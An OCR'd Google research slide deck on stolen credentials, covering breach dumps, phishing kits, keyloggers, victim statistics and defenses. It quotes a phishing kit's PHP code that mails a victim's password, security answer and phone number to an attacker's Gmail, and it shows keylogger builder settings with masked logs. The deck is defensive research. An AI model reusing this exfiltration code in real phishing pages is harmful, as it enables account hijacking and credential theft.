
Research at Google

Understanding the risk of stolen credentials

Kurt Thomas, Frank Li, Ali Zand, Jacob Barrett,
Juri Ranieri, Luca Invernizzi, Yarik Markov,
Oxana Comanescu, Vijay Eranti, Angelika Moscicki,
Daniel Margolis, Vern Paxson, Elie Bursztein

One digital identity



Threat of account takeover

>15%

Internet users self-reported experiencing account takeover

"My religious aunt asked why I was trying to sell her viagra": Experiences with account hijacking. Shay et al, CHI 2014

"Anonymity, Privacy, and Security Online". Pew Research Center, 2013


Sources of stolen passwords

Phishing

Keyloggers

Data Breaches

Authentication beyond passwords



Google

Verify it's you

This device isn't recognized. For your security, Google wants to make sure it's really you. Learn more

your.account@gmail.com

Try another way to sign in

Tap **Yes** on your phone or tablet

Get a verification code at (•••) •••-••99

Device, location history as signals for authentication


Our research

- Black market fueling credential theft
- Quantifying risk of account takeover
- Protecting users

Black market fueling stolen credentials

Third-party data breaches

Third-party data breaches



SECURITY

Dropbox data breach: 68 million user account

The New York Times

TECHNOLOGY


All 3 Billion Yahoo Accounts Were Affected by 2013 Attack

FORTUNE | Tech

CHANGING FACE OF SECURITY

LinkedIn Lost 167 Million Account Credentials in Data Breach

Forums, paste sites, and search



PASTEBIN

text 9.64 KB

```
DROPBOX LEAKED DATABASE: 68 MILLION ACCOU

Here is the



This leak i
Just open u

Proof of co
Format is e
```

[Release] Myspace, Tumblr, Linkedin, iMesh, NeoPets, Yahoo, Twitter, Dropbox,
kungfudavidx

h (Pages: 1 2 3 4 ... 13) 2M


2 3 4 ... 22) 3M

ecrypted (Pages: 1 2 3 4 ... 8) 2w

ages: 1 2) 2h

Entries ▲	Name	Category
360,213,050	MySpace.com	Social Media
153,000,000 +	Adobe.com	Software
127,380,565	Badoo.com	Social Media
117,530,128 +	LinkedIn.com	Social Media
102,729,615	YouPorn.com	Porn
100,544,935	vk.com	Social Media
73,369,246	Tumblr.com	Social Media

Finding copies of data breaches



16 blackhat forums

115 paste sites

Google search index

3.7K

1.9B


Identify, parse, & verify

Dump files

Hash dictionary lookup

Credentials exposed

Frequent password re-use



17%

of users reuse passwords

Phishing

Phishing kit dataset


10K

Samples of source code

3.7M

Known victims

Phishing page



www.zechbur.com/administrator/includes/gdoc-secure/cd9c21a6364c9f0c046432ae

Welcome to Google Docs. Upload and Share Your Documents Securely
Sign in with your email address to view or download attachment

Select your email provider

Gmail
Sign in with Gmail

Email

Password

Sign in to view attachment

□ Stay signed in


Need help?

Access your documents securely, no matter your location

PHP backend

Exfiltrating stolen data

72% of samples report via Gmail




```
$message .= "--------------New gmail ReZulT---------------------\n";
$message .= "Username: ".$_POST['Email']."\n";
$message .= "Password:  ".$_POST['Passwd']."\n";
$message .= "Security question: ".$_POST['SecretQuestion']."\n";
$message .= "Answer: ".$_POST['IdentityAnswer']."\n";
$message .= "Alternate email: ".$_POST['SecondaryEmail']."\n";
$message .= "Phone number: ".$_POST['phone']."\n";
$message .= "IP: ".$ip."\n";
$message .= "---------------Created By FR33M4N------------------\n";

$recipient = "***********@gmail.com";
$subject = "gmail rezult";

mail($recipient,$subject,$message)
```

Estimating volume of phishing victims



10K

Phishing kit

7.3K


Static analysis

Email flagging

12M

Estimated credentials


Just 19K phishing operators



41%

Hijackers operating out of Nigeria

Understanding victims



Sample of phished Google accounts:

Signup location	%
United States	50%
South Africa	4%
Canada	3%
India	3%
United Kingdom	3%
Other	37%

Keyloggers


Keylogger dataset

15K

Sample binaries

3K

Known victims



☑ Enable Recoveries

CrackedByMeth@DeceptiveE

••••••••

smtp.server.com

☐ Show ☑ SSL

Port 587 Interval 10

☐ File Cloner ☐ Icon Changer

☑ Fake Message

The application failed to initializ

☐ File Binder

☑ Startup ☑ Keylogger

☐ Screenshot Logger ☐ Stealers

☐ Clipboard Logger ☐ Spreaders


☐ Bypass UAC ☐ Melt

☐ Regedit

☐ Task Manager ☐ CMD


☐ Select all ☐ MSCONFIG

39% of samples report via Gmail



```
**************************************************************
Operating System Intel Recovery
**************************************************************
Operating System: Microsoft Windows 7 Ultimate
External IP Address: xxx.xxx.xxx.xxx
Installed Anti-Virus:

**************************************************************
Recoveries
**************************************************************
Source: GoogleChrome
Host: https://accounts.google.com/ServiceLogin
Username: xxxxxxxxxx@gmail.com
Password: xxxxxxxxx
```



● Email

Email: example@gmail.com

Password: GmailPassword ☑ Show

Server: smtp.gmail.com

Port: 587 ☑ SSL

○ FTP

Host: HostName

Username: FTPUsername

Password: ••••••••••• □ Show

○ Panel

Register: Click Here......!


Login: Click Here......!

Username:

Receive In: 10 min(s)

Status: Idle...

Estimating volume of keylogger victims



15K

Sandboxed execution

